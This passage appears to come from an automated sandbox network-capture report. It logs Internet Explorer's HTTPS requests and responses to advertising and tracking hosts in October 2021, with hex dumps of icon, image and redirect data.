78 ad 4b ca c7 46 68 e2 85 98 81 1a aa 45 cd 88 ec ff 00 80 08 03 52 5c b3 53 fe 26 c7 3e 4d 85 70 92 c1 3e 4a 09 e8 b4 48 86 52 0a f2 64 5f bc f1 03 56 6c b9 8b 2c Data Ascii: <g/adb~s4!f!$hJ5-b]qo:E)-S^)rC?`6X'3lJlb\&%b;0#gcV=Jw/b29G!ce{PTdG3BHQUBxKFhER\S&>Mp>JHRd_Vl,

Timestamp	kBytes transferred	Direction	Data
2021-10-07 13:51:55 UTC	137	IN	Data Raw: b8 3c 4c e1 e4 6f 0e d0 00 46 c8 18 ea 14 af 8c 9f dc c8 a2 bb 4a 07 05 25 59 39 95 fa a1 bb a6 82 56 bb 89 f7 55 c5 94 51 24 4f 3c b0 59 88 8e 3d f9 ba 47 26 fc 37 61 b1 5d 59 c6 5c bf 5d 6a e4 6b 04 7f 76 95 eb 09 a2 2d 60 10 87 8b 97 41 b7 fc 87 72 35 3b 59 80 da 0b 2c 6a df 02 97 19 79 ef fe 56 51 b1 d5 bc 9d 3a b7 ab 25 e9 a2 97 db f4 11 d9 e6 58 08 94 10 18 12 fb 72 50 09 1b 8d 0b d8 c9 6b 45 48 50 af 38 90 cc 6d 48 1d 65 25 08 52 62 ec a8 46 eb bf 81 ac ee 43 d4 50 35 aa cf 62 ed 36 7a 16 e4 8b e7 22 d7 2b c0 f1 f9 76 e6 7f 6c 54 eb 0d 4a a5 a8 e0 7c a6 4e ad 54 e5 55 61 08 19 61 e1 c0 37 65 d8 2f 60 58 ef be aa 63 4c f0 cf c6 49 a7 8c 5e 31 44 8a a2 57 f6 f0 f2 2c 24 f9 85 3b a9 3a 7c ad bb db cb b3 c2 63 a9 57 da 6f ed e3 e5 0b b2 bc a4 af 74 e3 Data Ascii: <LoFJ%Y9VUQ$O<Y=G&7a]Y\]jkv-`Ar5;Y,jyVQ:%XrPkEHP8mHe%RbFCP5b6z"+vlTJ\|NTUaa7e/`XcLI^1DW,$;:|cWot
2021-10-07 13:51:55 UTC	139	IN	Data Raw: dd 7a bc 95 15 10 ef 1f 13 aa 32 e3 d5 4b 3d d1 61 0c 28 ab e4 b3 ef b0 03 59 1f 59 5c 89 c2 cf 7a 0a 53 cf 46 1f f6 11 0e 52 6a d6 1b 39 67 24 64 96 f3 63 06 2e b8 46 5d e5 13 bc 9d 25 28 dc 47 27 24 b6 b0 2d 5a c2 d6 b1 50 c7 37 5d e2 85 9b 89 29 1a 09 5f 9b 14 25 54 9e cb a9 7a b4 ea f4 71 98 e7 82 68 af db 13 cb c8 cc 48 57 6e 08 a8 c0 fc b6 db 8e a4 59 33 1e a4 b1 52 25 86 68 b8 04 5a ea 47 e7 8e c8 27 db 70 78 a8 d1 ab 97 97 25 24 90 d0 ab 18 50 12 27 52 8b 26 ec 14 2f 7d cb 37 76 ee 40 60 77 d4 e3 29 66 38 1e ba 59 61 22 fd 69 43 28 11 81 c5 c9 fc 31 f1 df 58 a5 93 11 93 8b 8e 41 0f 4e ab c0 d3 7c d5 bb 00 92 3a f7 0b fe 70 46 dd c1 d5 fb d1 e1 44 77 ec 58 09 1c 94 b9 d6 56 4e 0b 2c d1 6c ee 8c c7 62 8b b1 63 ac a5 8b 11 19 24 00 cc 65 81 6a 86 06 Data Ascii: z2K=a(YY\zSFRj9g$dc.F]%(G'$-ZP7])_%TzqhHWnY3R%hZG'px%$P'R&/}7v@`w)f8Ya"iC(1XAN\|:pFDwXVN,lbc$ej
2021-10-07 13:51:55 UTC	140	IN	Data Raw: bd 81 d1 1f b2 8a 7b ff 00 be a7 f5 25 8b 75 20 68 60 4c 7d 58 12 1d ed c1 1b 42 ef 15 b9 4b bc 44 f4 ce c9 e5 86 a8 b7 aa db 11 35 68 f1 73 c0 ab 05 14 9d d5 e3 b1 6f b3 12 e5 d7 b2 1f 97 1e da bb 90 c9 99 6a 7f 21 33 e3 cc d6 ba 4f 1a 40 65 8d e5 d8 2b 3b b9 0a a8 a0 92 76 3a 86 38 31 ce ab 76 26 79 9e 07 b5 1f ca c8 2d 02 c9 24 8c 3b 34 85 76 41 dd 77 2a 34 72 46 c5 17 59 20 b3 5a 79 e7 22 24 e4 7e 9c 03 e9 a2 08 c9 58 67 65 5e e0 9d 0b b7 1e a9 8a 18 5e da c7 4e 84 5b 21 e0 91 56 91 55 9d 4b 1e 4d e4 6a 8c d9 47 c8 11 60 40 0c 49 15 55 88 72 59 e1 af 2c 24 6e 77 1b 3f 8f 24 0d 62 ea e3 e7 c8 87 93 db de aa b2 c6 50 b2 ca 51 66 33 ca 49 00 97 90 93 ab eb 5b d3 5e fa 8d 4f 6a ef 14 73 87 04 2a 19 56 30 0a 22 c9 bf 26 d4 d9 3a 35 67 96 31 5f 15 7e 45 48 Data Ascii: {%u h`L}XBKD5hsoj!3O@e+;v:81v&y-$;4vAw*4rFY Zy"$~Xge^^N[!VUKMjG`@IUrY,$nw?$bPQf3I[^Ojs*V 0"&:5g1_~EH
2021-10-07 13:51:55 UTC	141	IN	Data Raw: 46 dc 95 75 7f 23 97 9e 14 5e b4 76 92 ad 65 ac 36 56 88 86 e2 ca c8 88 7a 7e 77 3b 76 d4 98 d8 f2 15 85 69 55 66 e6 de d8 b2 f3 51 24 fc fe 44 a7 9d 4f 91 b1 90 ad 66 3b 06 4a e8 e8 a5 01 e9 bc 66 45 3b 14 65 5d c8 f2 bd b4 ed 76 45 54 9b 9a 2a 71 e9 ec 00 2b 18 51 d8 0d 41 fc 36 3d 1e cd 55 46 30 fb c9 ab 48 8c e5 b8 a4 ac 51 55 88 63 c7 51 5a 86 47 f7 53 ca d0 18 5e b9 8d 91 15 04 31 6c 83 b2 76 1d b7 fc 8e fa 79 c4 55 5e 39 6f a5 69 77 e3 c3 e0 bc 17 e0 a0 f6 55 23 e1 bf f6 1a 8e 98 b1 71 1a 29 52 b2 57 8f 69 8a ee ca 48 50 57 f4 be 07 81 a9 b2 31 45 1c 0c 93 bc 22 36 4b 11 ee 93 c6 c8 19 83 0e 63 b7 cb 58 f7 8a 5a f5 ad db f1 0c b1 58 ba 02 d8 85 22 42 4b b4 4c a1 47 8f c3 6d b6 b1 d6 2b e5 af e3 ac 4f ee ac c9 0c 53 33 0f fe d4 fc 62 78 92 2e a1 49 Data Ascii: Fu#^ve6Vz~w;viUfQ$DOf;JfE;e]vET*q+QA6=UF0HQUcQZGS^1lvyU^9oiwU#q)RWiHPW1E"6KcXZ X"BKLGm+OS3bx.I
2021-10-07 13:51:55 UTC	143	IN	Data Raw: 65 53 aa 16 d1 64 65 22 cd 69 7a 8a ea 76 65 71 1a a9 05 4f e0 eb 1b 7a 4a cc ab 2c 30 b3 54 6d 8a 82 18 75 d8 b7 13 fb e3 ac 94 68 8a 39 49 08 0d 10 fe dc e4 e0 35 14 98 e4 c7 a4 94 3d 13 4e 69 c3 f4 22 26 44 97 31 2c 60 18 6b c4 76 26 24 d9 14 ec 49 00 6b d3 96 b2 49 59 ce 1a 9d 1e 70 51 a2 d1 05 0c 61 67 58 e1 9d 02 29 0a 61 59 10 13 f3 3a bf 0d d9 73 b7 27 ba 65 9d 88 af 52 a0 11 87 f3 b6 dd 49 1c 2f fc c4 ec 35 25 98 22 91 de ad 46 b0 66 8d 64 e3 b0 32 aa 07 8a 37 23 6e ee 54 0d 6c 64 42 e2 4b 3c 82 70 1d 81 2e 06 e7 f4 0e 91 2b 53 ca a5 3a f0 47 f5 12 59 3a 61 d9 bc ff 00 4c 12 00 d4 b5 6b db 78 92 3e 72 96 69 5d 01 e6 e8 14 05 03 f4 00 d8 01 e4 9d 4d 0d 78 d3 67 9a c8 23 e2 36 24 46 58 fc bb 1d b4 c6 b7 23 c8 b4 5b 00 fe 76 dd 46 db 7e 06 9b 62 00 Data Ascii: eSde"izveqOzJ,0Tmuh9I5=Ni"&D1,`kv&$IkIYpQagX)aY:s'eRI/5%"Ffd27#nTldBK<p.+S:GY:aLkx>ri]Mxg#6$FX#[vF~b
2021-10-07 13:51:55 UTC	144	IN	Data Raw: 43 2c 8a e2 d5 c7 10 f0 08 09 25 22 21 00 1f 82 4e fa c5 1a c9 b8 f7 11 bc 91 43 fd c2 ba 0e 52 91 fa 88 79 f2 46 8e 0a 07 89 1e bf b8 0b 3e 42 e0 5f cd 5a af d4 e9 8d bb 02 43 3e b2 e9 45 a2 4c 9c b7 ec d7 6b 77 b2 72 41 20 54 57 94 9e 55 62 53 b1 70 c1 39 f8 1a 92 8e 40 c2 c2 07 77 a7 5e 07 7d f6 0c e2 29 41 6d bc ec 7c f8 dc 6b 21 60 d8 b1 2f bd c8 da 48 21 92 cd b1 21 13 49 33 86 62 c0 b8 3f 60 28 3c 2e b0 92 a5 0c 77 b5 ae 93 da ff 00 0f 55 e4 90 3c bf 55 e1 f9 4a fc 57 60 17 e3 b6 84 b3 c8 23 ad 05 b4 79 6a 56 15 90 6e bc 91 3a 6f 29 04 91 f3 ec 3f 1b 6a 0b d5 b2 b6 d6 53 46 c2 b1 82 49 20 61 12 96 4e e0 71 db b7 2d 4f 63 37 ea 9a 92 de 83 12 86 0a 2f 42 b6 36 a6 f5 44 85 81 75 32 84 0e e9 c9 14 f1 d8 a9 23 be 62 7f 48 de f5 81 83 30 c6 5c 7f 42 e5 Data Ascii: C,%"!NCRyF>B_ZC>ELkwrA TWUbSp9@w^})Am|k!`/H!!I3b?`(<.wU<UJW`#yjVn:o)?jSFI aNq-Oc7/B6Du2#bH0\B
2021-10-07 13:51:55 UTC	145	IN	Data Raw: 89 17 24 f9 f2 12 36 ad 09 e8 d5 b8 d3 49 c2 5e f6 ac da 6b 51 ab 00 f2 80 f1 05 08 39 b7 0d 87 20 74 97 e0 7b ea 2a e3 66 25 22 92 35 0d 2d ab 56 8c 6c 92 4a ce a9 e5 db 93 e9 ee 43 6a fb 4b 0a a4 1e c5 25 83 17 1d 89 03 de 70 42 48 8c 7e 01 76 55 f9 03 df 62 ba b7 4f 3f 3d b5 a7 1d 9b 0e ef 15 aa b7 e2 2e 16 74 48 ae 44 06 ca e1 94 c8 bd 87 90 35 e9 c8 bd 3d 2e 26 58 71 b3 54 a5 15 95 86 49 7e 4e 2a 9a cc a4 c9 22 4a bf 27 1b 6f f6 eb 35 6e d5 09 11 62 ad 49 21 54 47 68 d9 e6 47 97 cf c9 bb 12 47 6f 00 6a de 31 f1 93 c9 12 99 b6 89 91 e4 54 59 51 db 93 34 8e 1d 77 d8 80 13 6d d7 ce a6 85 af 54 36 17 20 18 19 0b ac d1 80 14 8e cd e3 b8 df e4 0f 8d 51 06 7c 77 24 25 1a 7f 6f 14 a8 37 0a 7c ab 72 ec 0e a1 c8 45 4e a8 4b 34 f8 4e dd 3e aa f6 8d 8c 88 bd 84 Data Ascii: $6I^kQ9 t{*f%"5-VlJCjK%pBH~vUbO?=.tHD5=.&XqTI~N*"'J'o5nbI!TGhGGoj1TYQ4wmT6 Q\|w$%o7|rENK4N>
2021-10-07 13:51:55 UTC	147	IN	Data Raw: f9 b0 5e 47 56 e6 aa 92 07 36 25 77 0b 5e 09 97 8b 3c 01 49 3b 21 f2 c3 cb a9 db 7d b5 fc 79 68 1c 56 b7 76 e8 2c 3b 2a bc 48 59 a3 01 5b aa 38 8d 83 7c bf dc 87 b7 0d 6d fa 90 74 26 0e 56 29 0e eb d8 8f b8 bf 16 2e 3e 3e 5b b6 e7 54 12 cb d2 8a 9c 94 e5 b7 10 f6 ed 3d be 8f 50 f1 e6 77 5f b8 71 3b 30 d6 33 25 1e 29 21 46 b9 8c ab 0e f2 cd 77 bc 54 df 80 eb 2c 50 38 24 3f 3f 91 0d 19 3b 80 05 c3 16 0a c2 50 4f 51 b1 19 1b 30 35 59 9d 08 b5 19 7e 4d 1a 3b 07 72 1d 79 b9 d9 41 0a 01 9a 2c 8f b9 9f 2a 97 85 84 26 c4 20 7b 68 b9 1b 45 a5 85 d0 f3 0a 92 04 20 16 df b9 ef fc 6e 3a 27 58 20 87 9f 08 62 00 12 11 21 87 7f c2 13 b6 a6 78 2a 46 36 96 4e 7c 9c 3f cb 9b f1 fd fe 06 9e 3a fc ca 2b 17 60 e7 b1 1f 00 18 11 b8 f0 48 ed e7 41 7d 33 82 62 f6 1a 67 01 2d 4b Data Ascii: ^GV6%w^<I;!}yhVv,;*HY[8|mt&V).>>[T=Pw_q;03%)!FwT,P8$??;POQ05Y~M;ryA,*& {hE n:'X b!x*F6N|?:+`HA}3bg-K
2021-10-07 13:51:55 UTC	148	IN	Data Raw: e4 04 25 b6 5e ed cb b7 7c 0e 12 de 27 0d 6e a7 b7 dd 9e 29 ad 58 0a 72 13 39 8b 92 cd 02 21 52 8a 81 98 92 40 1c 7b 1c 83 57 ab 93 b8 2a bc 05 6c 07 8a 72 d0 a5 98 67 7d e4 31 4a b0 c9 1f 32 be 00 1c f4 aa 91 85 32 71 2c 77 6d bf d5 e0 fe c0 00 68 28 fc 03 f1 1a b5 26 67 2b 2a d6 95 e5 3d 5f f0 e9 f2 76 44 03 fe fb ea 1a ef 42 a7 b3 a7 07 35 92 68 e2 45 06 79 52 11 cc 8d d5 42 f2 d2 a5 54 51 37 a7 b1 6c 79 88 95 d7 e3 6e c6 dd 9a c3 03 f1 1e 23 1a 67 7b 72 28 c7 c5 59 b6 b6 f6 54 72 ea 44 4f d8 23 3d cb 9d 80 1a b3 24 89 54 47 2b 51 44 83 76 2b b1 2d 21 0c cc c3 f6 bc 41 d0 b3 13 c2 eb 8b b9 4a bf 26 95 63 f9 32 c9 02 77 57 03 cb 0e c7 53 50 a0 5a 69 ab 19 9e 32 25 b6 83 e0 24 e0 cc 14 2a 92 50 13 dc e9 6c 2f b6 31 75 23 25 a2 25 1c 92 03 78 27 bf 7d b4 Data Ascii: %^|'n)Xr9!R@{W*lrg}1J22q,wmh(&g+*=_vDB5hEyRBTQ7lyn#g{r(YTrDO#=$TG+QDv+-!AJ&c2wWSPZi2%$*Pl/1u#%%x'}

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
3	192.168.2.4	49804	172.217.168.38	443	C:\Program Files (x86)\Internet Explorer\iexplore.exe

Timestamp	kBytes transferred	Direction	Data
2021-10-07 13:51:51 UTC	12	OUT	GET /favicon.ico?ad=300x250&ad_box_=1&adnet=1&showad=1&size=250x250 HTTP/1.1 Accept: image/png, image/svg+xml, image/jxr, image/*;q=0.8, */*;q=0.5 Referer: https://www.msn.com/de-ch/?ocid=iehp Accept-Language: en-US User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; Trident/7.0; rv:11.0) like Gecko Accept-Encoding: gzip, deflate Host: ad.doubleclick.net Connection: Keep-Alive Cookie: IDE=AHWqTUmYUECPaufv9uO9HoZuaxRLSg5dGz_-QhiA_NR2P4lElZyv3fzE7AZa07XP
2021-10-07 13:51:51 UTC	12	IN	HTTP/1.1 200 OK Accept-Ranges: bytes Vary: Accept-Encoding Content-Type: image/x-icon Access-Control-Allow-Origin: * Cross-Origin-Resource-Policy: cross-origin Cross-Origin-Opener-Policy-Report-Only: same-origin; report-to="ads-doubleclick-media" Report-To: {"group":"ads-doubleclick-media","max_age":2592000,"endpoints":[{"url":"https://csp.withgoogle.com/csp/report-to/ads-doubleclick-media"}]} Content-Length: 1078 Date: Thu, 07 Oct 2021 06:41:48 GMT Expires: Fri, 08 Oct 2021 06:41:48 GMT Last-Modified: Tue, 08 May 2012 13:08:06 GMT X-Content-Type-Options: nosniff Server: sffe X-XSS-Protection: 0 Age: 25803 Cache-Control: public, max-age=86400 Alt-Svc: h3=":443"; ma=2592000,h3-29=":443"; ma=2592000,h3-T051=":443"; ma=2592000,h3-Q050=":443"; ma=2592000,h3-Q046=":443"; ma=2592000,h3-Q043=":443"; ma=2592000,quic=":443"; ma=2592000; v="46,43" Connection: close
2021-10-07 13:51:51 UTC	13	IN	Data Raw: 00 00 01 00 02 00 10 10 10 00 00 00 00 00 28 01 00 00 26 00 00 00 20 20 10 00 00 00 00 00 e8 02 00 00 4e 01 00 00 28 00 00 00 10 00 00 00 20 00 00 00 01 00 04 00 00 00 00 00 c0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ff ff ff 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 11 Data Ascii: (& N(
2021-10-07 13:51:51 UTC	13	IN	Data Raw: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 11 Data Ascii:

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
4	192.168.2.4	49811	142.250.203.98	443	C:\Program Files (x86)\Internet Explorer\iexplore.exe

Timestamp	kBytes transferred	Direction	Data
2021-10-07 13:51:52 UTC	15	OUT	GET /pixel?cs=1&google_nid=media&google_cm=1&google_hm=Mjc2NjE2MzExNjY4NDE2ODAwMFYxMA%3D%3D&google_sc=1 HTTP/1.1 Accept: image/png, image/svg+xml, image/jxr, image/*;q=0.8, */*;q=0.5 Referer: https://contextual.media.net/checksync.php?&vsSync=1&cs=1&hb=1&cv=37&ndec=1&cid=8HBI57XIG&prvid=77%2C117%2C184%2C188%2C203%2C226%2C246%2C2030%2C2033%2C3018&itype=HB-CM&rtime=4&https=1&usp_status=0&usp_consent=1&dcfp=gdpr,usp Accept-Language: en-US User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; Trident/7.0; rv:11.0) like Gecko Accept-Encoding: gzip, deflate Host: cm.g.doubleclick.net Connection: Keep-Alive Cookie: IDE=AHWqTUmYUECPaufv9uO9HoZuaxRLSg5dGz_-QhiA_NR2P4lElZyv3fzE7AZa07XP

Timestamp	kBytes transferred	Direction	Data
2021-10-07 13:51:52 UTC	16	IN	HTTP/1.1 302 Found P3P: policyref="https://googleads.g.doubleclick.net/pagead/gcn_p3p_.xml", CP="CURa ADMa DEVa TAIo PSAo PSDo OUR IND UNI PUR INT DEM STA PRE COM NAV OTC NOI DSP COR" Location: https://cs.media.net/cksync?type=g&cs=1&google_gid=CAESENlypXSQarzyPfZadJregtU&google_cver=1 Date: Thu, 07 Oct 2021 13:51:52 GMT Pragma: no-cache Expires: Fri, 01 Jan 1990 00:00:00 GMT Cache-Control: no-cache, must-revalidate Cross-Origin-Resource-Policy: cross-origin Content-Type: text/html; charset=UTF-8 Server: HTTP server (unknown) Content-Length: 301 X-XSS-Protection: 0 Set-Cookie: IDE=AHWqTUlHPkNa6plymW9JTgSNVG2qEeIJ_G_lptnSH_2mFtME07xAKM_VEZoF-OQ-Uys; expires=Mon, 25-Oct-2021 07:24:04 GMT; path=/; domain=.doubleclick.net; Secure; HttpOnly; SameSite=none Alt-Svc: h3=":443"; ma=2592000,h3-29=":443"; ma=2592000,h3-T051=":443"; ma=2592000,h3-Q050=":443"; ma=2592000,h3-Q046=":443"; ma=2592000,h3-Q043=":443"; ma=2592000,quic=":443"; ma=2592000; v="46,43" Connection: close
2021-10-07 13:51:52 UTC	17	IN	Data Raw: 3c 48 54 4d 4c 3e 3c 48 45 41 44 3e 3c 6d 65 74 61 20 68 74 74 70 2d 65 71 75 69 76 3d 22 63 6f 6e 74 65 6e 74 2d 74 79 70 65 22 20 63 6f 6e 74 65 6e 74 3d 22 74 65 78 74 2f 68 74 6d 6c 3b 63 68 61 72 73 65 74 3d 75 74 66 2d 38 22 3e 0a 3c 54 49 54 4c 45 3e 33 30 32 20 4d 6f 76 65 64 3c 2f 54 49 54 4c 45 3e 3c 2f 48 45 41 44 3e 3c 42 4f 44 59 3e 0a 3c 48 31 3e 33 30 32 20 4d 6f 76 65 64 3c 2f 48 31 3e 0a 54 68 65 20 64 6f 63 75 6d 65 6e 74 20 68 61 73 20 6d 6f 76 65 64 0a 3c 41 20 48 52 45 46 3d 22 68 74 74 70 73 3a 2f 2f 63 73 2e 6d 65 64 69 61 2e 6e 65 74 2f 63 6b 73 79 6e 63 3f 74 79 70 65 3d 67 26 61 6d 70 3b 63 73 3d 31 26 61 6d 70 3b 67 6f 6f 67 6c 65 5f 67 69 64 3d 43 41 45 53 45 4e 6c 79 70 58 53 51 61 72 7a 79 50 66 5a 61 64 4a 72 65 67 74 55 26 Data Ascii: <HTML><HEAD><meta http-equiv="content-type" content="text/html;charset=utf-8"><TITLE>302 Moved</TITLE></HEAD><BODY><H1>302 Moved</H1>The document has moved<A HREF="https://cs.media.net/cksync?type=g&cs=1&google_gid=CAESENlypXSQarzyPfZadJregtU&

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
5	192.168.2.4	49813	18.156.81.187	443	C:\Program Files (x86)\Internet Explorer\iexplore.exe

Timestamp	kBytes transferred	Direction	Data
2021-10-07 13:51:52 UTC	17	OUT	GET /sync?ssp=medianet&gdpr=0&gdpr_consent=&gdpr_pd=1 HTTP/1.1 Accept: image/png, image/svg+xml, image/jxr, image/*;q=0.8, */*;q=0.5 Referer: https://contextual.media.net/checksync.php?&vsSync=1&cs=1&hb=1&cv=37&ndec=1&cid=8HBI57XIG&prvid=77%2C117%2C184%2C188%2C203%2C226%2C246%2C2030%2C2033%2C3018&itype=HB-CM&rtime=4&https=1&usp_status=0&usp_consent=1&dcfp=gdpr,usp Accept-Language: en-US User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; Trident/7.0; rv:11.0) like Gecko Accept-Encoding: gzip, deflate Host: x.bidswitch.net Connection: Keep-Alive
2021-10-07 13:51:52 UTC	18	IN	HTTP/1.1 302 Moved Temporarily Cache-Control: no-cache, no-store, must-revalidate Date: Thu, 07 Oct 2021 13:51:52 GMT Location: https://x.bidswitch.net/ul_cb/sync?ssp=medianet&gdpr=0&gdpr_consent=&gdpr_pd=1 Set-Cookie: tuuid=ed0d0c9d-eb5e-460c-94bd-331d1d38e375; path=/; expires=Fri, 07-Oct-2022 13:51:52 GMT; domain=.bidswitch.net; samesite=none; secure Set-Cookie: c=1633614712; path=/; expires=Fri, 07-Oct-2022 13:51:52 GMT; domain=.bidswitch.net; samesite=none; secure Set-Cookie: tuuid_lu=1633614712; path=/; expires=Fri, 07-Oct-2022 13:51:52 GMT; domain=.bidswitch.net; samesite=none; secure Set-Cookie: c=1633614712; path=/; expires=Fri, 07-Oct-2022 13:51:52 GMT; domain=.bidswitch.net; samesite=none; secure Content-Length: 0 Connection: Close

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
6	192.168.2.4	49812	18.156.81.187	443	C:\Program Files (x86)\Internet Explorer\iexplore.exe

Timestamp	kBytes transferred	Direction	Data
2021-10-07 13:51:52 UTC	19	OUT	GET /ul_cb/sync?ssp=medianet&gdpr=0&gdpr_consent=&gdpr_pd=1 HTTP/1.1 Accept: image/png, image/svg+xml, image/jxr, image/*;q=0.8, */*;q=0.5 Referer: https://contextual.media.net/checksync.php?&vsSync=1&cs=1&hb=1&cv=37&ndec=1&cid=8HBI57XIG&prvid=77%2C117%2C184%2C188%2C203%2C226%2C246%2C2030%2C2033%2C3018&itype=HB-CM&rtime=4&https=1&usp_status=0&usp_consent=1&dcfp=gdpr,usp Accept-Language: en-US User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; Trident/7.0; rv:11.0) like Gecko Accept-Encoding: gzip, deflate Host: x.bidswitch.net Connection: Keep-Alive Cookie: tuuid=ed0d0c9d-eb5e-460c-94bd-331d1d38e375; c=1633614712; tuuid_lu=1633614712

Timestamp	kBytes transferred	Direction	Data
2021-10-07 13:51:52 UTC	19	IN	HTTP/1.1 302 Moved Temporarily Cache-Control: no-cache, no-store, must-revalidate Date: Thu, 07 Oct 2021 13:51:52 GMT Location: //rtb.mfadsrvr.com/sync?ssp=bidswitch&bidswitch_ssp_id=medianet&bsw_user_id=ed0d0c9d-eb5e-460c-94bd-331d1d38e375 Set-Cookie: tuuid=ed0d0c9d-eb5e-460c-94bd-331d1d38e375; path=/; expires=Fri, 07-Oct-2022 13:51:52 GMT; domain=.bidswitch.net; samesite=none; secure Set-Cookie: tuuid_lu=1633614712; path=/; expires=Fri, 07-Oct-2022 13:51:52 GMT; domain=.bidswitch.net; samesite=none; secure Content-Length: 0 Connection: Close

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
7	192.168.2.4	49815	35.244.174.68	443	C:\Program Files (x86)\Internet Explorer\iexplore.exe

Timestamp	kBytes transferred	Direction	Data
2021-10-07 13:51:52 UTC	20	OUT	GET /710489.gif HTTP/1.1 Accept: image/png, image/svg+xml, image/jxr, image/*;q=0.8, */*;q=0.5 Referer: https://contextual.media.net/checksync.php?&vsSync=1&cs=1&hb=1&cv=37&ndec=1&cid=8HBI57XIG&prvid=77%2C117%2C184%2C188%2C203%2C226%2C246%2C2030%2C2033%2C3018&itype=HB-CM&rtime=4&https=1&usp_status=0&usp_consent=1&dcfp=gdpr,usp Accept-Language: en-US User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; Trident/7.0; rv:11.0) like Gecko Accept-Encoding: gzip, deflate Host: id.rlcdn.com Connection: Keep-Alive
2021-10-07 13:51:52 UTC	20	IN	HTTP/1.1 451 Unavailable For Legal Reasons Date: Thu, 07 Oct 2021 13:51:52 GMT Content-Length: 0 Via: 1.1 google Alt-Svc: clear Connection: close

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
8	192.168.2.4	49820	76.223.111.131	443	C:\Program Files (x86)\Internet Explorer\iexplore.exe

Timestamp	kBytes transferred	Direction	Data
2021-10-07 13:51:52 UTC	21	OUT	GET /track/cmf/generic?ttd_pid=8m33zk4&ttd_tpi=1 HTTP/1.1 Accept: image/png, image/svg+xml, image/jxr, image/*;q=0.8, */*;q=0.5 Referer: https://contextual.media.net/checksync.php?&vsSync=1&cs=1&hb=1&cv=37&ndec=1&cid=8HBI57XIG&prvid=77%2C117%2C184%2C188%2C203%2C226%2C246%2C2030%2C2033%2C3018&itype=HB-CM&rtime=4&https=1&usp_status=0&usp_consent=1&dcfp=gdpr,usp Accept-Language: en-US User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; Trident/7.0; rv:11.0) like Gecko Accept-Encoding: gzip, deflate Host: match.adsrvr.org Connection: Keep-Alive
2021-10-07 13:51:53 UTC	21	IN	HTTP/1.1 302 Found Date: Thu, 07 Oct 2021 13:51:52 GMT Content-Type: text/html Content-Length: 167 Connection: close Cache-Control: private,no-cache, must-revalidate Pragma: no-cache Location: https://match.adsrvr.org/track/cmb/generic?ttd_pid=8m33zk4&ttd_tpi=1 X-AspNet-Version: 4.0.30319 Set-Cookie: TDID=aa6413c2-4ba3-4951-8cf4-a124e7cfad6b; domain=.adsrvr.org; expires=Fri, 07-Oct-2022 13:51:52 GMT; path=/; secure; SameSite=None Set-Cookie: TDCPM=CAEYBSgCMgsl_s7Dl4vphDoQBTgB; domain=.adsrvr.org; expires=Fri, 07-Oct-2022 13:51:52 GMT; path=/; secure; SameSite=None P3P: CP="NOI DSP COR CUR ADMo DEVo PSAo PSDo OUR SAMo BUS UNI NAV"
2021-10-07 13:51:53 UTC	22	IN	Data Raw: 52 65 64 69 72 65 63 74 69 6e 67 20 74 6f 3a 20 3c 61 20 68 72 65 66 3d 22 68 74 74 70 73 3a 2f 2f 6d 61 74 63 68 2e 61 64 73 72 76 72 2e 6f 72 67 2f 74 72 61 63 6b 2f 63 6d 62 2f 67 65 6e 65 72 69 63 3f 74 74 64 5f 70 69 64 3d 38 6d 33 33 7a 6b 34 26 74 74 64 5f 74 70 69 3d 31 22 3e 68 74 74 70 73 3a 2f 2f 6d 61 74 63 68 2e 61 64 73 72 76 72 2e 6f 72 67 2f 74 72 61 63 6b 2f 63 6d 62 2f 67 65 6e 65 72 69 63 3f 74 74 64 5f 70 69 64 3d 38 6d 33 33 7a 6b 34 26 74 74 64 5f 74 70 69 3d 31 3c 2f 61 3e Data Ascii: Redirecting to: https://match.adsrvr.org/track/cmb/generic?ttd_pid=8m33zk4&ttd_tpi=1

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
9	192.168.2.4	49819	76.223.111.131	443	C:\Program Files (x86)\Internet Explorer\iexplore.exe

Timestamp	kBytes transferred	Direction	Data
2021-10-07 13:51:53 UTC	22	OUT	GET /track/cmb/generic?ttd_pid=8m33zk4&ttd_tpi=1 HTTP/1.1 Accept: image/png, image/svg+xml, image/jxr, image/*;q=0.8, */*;q=0.5 Referer: https://contextual.media.net/checksync.php?&vsSync=1&cs=1&hb=1&cv=37&ndec=1&cid=8HBI57XIG&prvid=77%2C117%2C184%2C188%2C203%2C226%2C246%2C2030%2C2033%2C3018&itype=HB-CM&rtime=4&https=1&usp_status=0&usp_consent=1&dcfp=gdpr,usp Accept-Language: en-US User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; Trident/7.0; rv:11.0) like Gecko Accept-Encoding: gzip, deflate Host: match.adsrvr.org Connection: Keep-Alive Cookie: TDID=aa6413c2-4ba3-4951-8cf4-a124e7cfad6b; TDCPM=CAEYBSgCMgsI_s7Dl4vphDoQBTgB
